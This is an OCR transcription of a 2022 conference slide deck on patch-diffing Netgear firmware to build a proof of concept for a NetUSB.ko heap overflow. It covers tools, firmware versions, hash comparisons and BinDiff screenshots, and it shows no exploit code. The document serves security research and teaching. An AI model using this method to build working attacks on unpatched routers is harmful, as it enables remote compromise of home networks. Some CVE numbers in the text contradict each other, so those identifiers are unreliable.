Reverse Engineering an N-Day Vulnerability

Nicholas Starke / BSides Iowa 2022

Who am I?

Nicholas Starke

Threat Researcher at Aruba Threat Labs in the Office of the CTO at Aruba Networks - a Hewlett Packard Enterprise Company.

Researcher specialized in firmware security.

Focused on everything from Linux-based networking appliance firmware to UEFI-based firmware.

WARNING!!!!

THERE ARE NO MEMES IN THIS PRESENTATION.

I would recommend you go to another presentation if that bothers you, but we're single track this year so you're stuck with me and my inability to meme for the next hour.

If that bothers you maybe go play the CTF for a bit. I won't hold it against you.

Goal of this Presentation

We will go from a security vulnerability advisory with a few details to a small proof of concept script written in Python.

We will rely largely on Ghidra for reverse engineering in this presentation, but other RE frameworks could work.

Prior Art: We Stand on the Shoulders of Giants

Original Write up for CVE-2022-45608:

https://www.sentinelone.com/labs/cve-2021-45608-netusb-rce-flaw-in-millions-of-end-user-routers/

This article mentions working off of an existing exploit for CVE-2015-3036 originally written by blasty:

https://github.com/blackorbird/exploit-database/blob/master/exploits/multiple/remote/38454.py

Finally, the original write up mentions this Netgear Advisory:

https://kb.netgear.com/000064437/Security-Advisory-for-Pre-Authentication-Buffer-Overflow-on-Multiple-Products-PSV-2021-0278

Prior Art: Reiteration

I was not involved in any way in the discovery of either CVE-2021-45608 or CVE-2015-3036

Props to

https://twitter.com/maxpl0it (CVE-2021-45608)

and

https://twitter.com/bl4sty (exploit for CVE-2015-3036)

Prior Art: Link to Original Sentinel Labs Write up

Link to https://www.sentinelone.com/labs/cve-2021-45608-netusb-rce-flaw-in-millions-of-end-user-routers/

So what did I do?

I took the original advisory from Sentinel Labs (by Max Van Amerongen) and developed a small proof of concept that demonstrates the vulnerability.

The original advisory declined to provide a proof of concept.

The Proof of Concept I wrote was based heavily on the Blasty exploit written in 2016.

Blasty's script was a full fledge exploit.

My Proof of Concept used the authentication handshake from Blasty's exploit specifically.

Journey of Discovery

This presentation is not meant to bro down on this specific vulnerability.

My goal is to demonstrate the process of taking a N-Day vulnerability and figuring out how to write a proof of concept for it.

We will go through this vulnerability in detail, but I hope to highlight more how I approach the problem than the technical details.

Tools Used

- Ghidra
- Bindiff 7
- binwalk
- Visual Studio Code
- UART to USB cable
- GNU Screen

The first three are the most important

Tools Used - Ghidra

Software Reverse Engineering toolbox


Along the lines of Binary Ninja or IDA Pro

...except it is free...

...and written and maintained by NSA.

https://github.com/NationalSecurityAgency/ghidra

Tools Used - Bindiff 7



Useful tool for finding changes / differences in binary computer programs

Ghidra plugin can be found here:

https://github.com/google/binexport/tree/main/java

Official Website: https://www.zynamics.com/bindiff.html

Binwalk

1) Open source project
2) Maintained here: https://github.com/refirmlabs/binwalk
3) Takes an unstructured binary file, such as a firmware image file, and extracts structured data from it, such as filesystems.
4) Run likes this: `$ binwalk -eM $FW_FILEPATH`

What is the bug?

The original advisory states there is a heap-based buffer overflow in a software component that runs on many different vendors products.

This buffer overflow can be exploited over the network remotely.

The vulnerable component is a Linux Kernel module named **NetUSB.ko**.

NetUSB.ko runs a TCP server that accepts input on all interfaces.

There is an integer overflow with attacker-supplied data being passed as the argument to the **kmalloc** function.

Vulnerability impacts multiple vendors

The Sentinel Labs advisory states that many different vendors are impacted, because NetUSB.ko is third party software integrated with many different small office / home office (SoHo) routers.

The Sentinel Labs advisory calls out the Netgear **R6700v3** router, so this is the one I went with for my investigation. I found a used one for $25 on eBay.


R6700v3 Version Info

Routers

- R6220 fixed in firmware version 1.1.0.112
- R6230 fixed in firmware version 1.1.0.112
- R6400v2 fixed in firmware version 1.0.4.122
- R6700v3 fixed in firmware version 1.0.4.122
- R7000 fixed in firmware version 1.0.11.130
- R7800 fixed in firmware version 1.0.2.90

Source: Netgear Advisory for CVE-2021-45388

R6700v3 Versions



Source: https://www.netgear.com/support/product/R6700V3.aspx

Target Versions

First Fixed Version: **1.0.4.122**

Last Vulnerable Version: **1.0.4.120**

Download, Extract, and Find

Download both **1.0.4.122** and **1.0.4.120** from Netgear Support

Use [binwalk] to extract the filesystems for each firmware image.

```
nick@DESKTOP-FM4KEK3:/mnt/c/Users/stark/Documents/research/netgear-netusb$ find . -name NetUSB.ko
./R6700v3-V1.0.4.120_10.0.91/_R6700v3-V1.0.4.120_10.0.91.chk.extracted/squashfs-root/lib/modules/2.6.36.4brcmarm+/kernel/drivers/usbprinter/NetUSB.ko
./R6700v3-V1.0.4.120_10.0.91/_R6700v3-V1.0.4.120_10.0.91.chk.extracted/squashfs-root-0/lib/modules/2.6.36.4brcmarm+/kernel/drivers/usbprinter/NetUSB.ko
./R6700v3-V1.0.4.122_10.0.95/_R6700v3-V1.0.4.122_10.0.95.chk.extracted/squashfs-root/lib/modules/2.6.36.4brcmarm+/kernel/drivers/usbprinter/NetUSB.ko
./R6700v3-V1.0.4.122_10.0.95/_R6700v3-V1.0.4.122_10.0.95.chk.extracted/squashfs-root-0/lib/modules/2.6.36.4brcmarm+/kernel/drivers/usbprinter/NetUSB.ko
```

```
nick@DESKTOP-FM4KEK3:/mnt/c/Users/stark/Documents/research/netgear-netusb$ find . -name "NetUSB.ko" -type f -exec shasum -a 256 {} \;
135d29680d99c21f8f3395cbe83fbc5fb509236d4bb241c73b0a45eb3c03935c  ./R6700v3-V1.0.4.120_10.0.91/_R6700v3-V1.0.4.120_10.0.91.chk.extracted/squashfs-root/lib/modules/2.6.36.4brcmarm+/kernel/drivers/usbprinter/NetUSB.ko
135d29680d99c21f8f3395cbe83fbc5fb509236d4bb241c73b0a45eb3c03935c  ./R6700v3-V1.0.4.120_10.0.91/_R6700v3-V1.0.4.120_10.0.91.chk.extracted/squashfs-root-0/lib/modules/2.6.36.4brcmarm+/kernel/drivers/usbprinter/NetUSB.ko
aa67ba48575f20022840f61c727c64cb579ea112c02d1147edc495da80457705  ./R6700v3-V1.0.4.122_10.0.95/_R6700v3-V1.0.4.122_10.0.95.chk.extracted/squashfs-root/lib/modules/2.6.36.4brcmarm+/kernel/drivers/usbprinter/NetUSB.ko
aa67ba48575f20022840f61c727c64cb579ea112c02d1147edc495da80457705  ./R6700v3-V1.0.4.122_10.0.95/_R6700v3-V1.0.4.122_10.0.95.chk.extracted/squashfs-root-0/lib/modules/2.6.36.4brcmarm+/kernel/drivers/usbprinter/NetUSB.ko
```


Going Ghidra On It

Now that we have found the two versions of the **NetUSB.ko** kernel module and verified they are different, we need to do some Binary Diffing to find the fix and work backwards to find the TCP handshake process.


But first, some Ghidra...

Ghidra is Necessary to Do Bindiffing


I used Ghidra to export the two versions of NetUSB.ko to an intermediary comparison language that Bindiff7 understands.




Diffing Menu In Bindiff




Diff Results




SoftwareBus_dispatchNormalEPMsgOut




Fix in 1.0.4.122



10.0.4.120

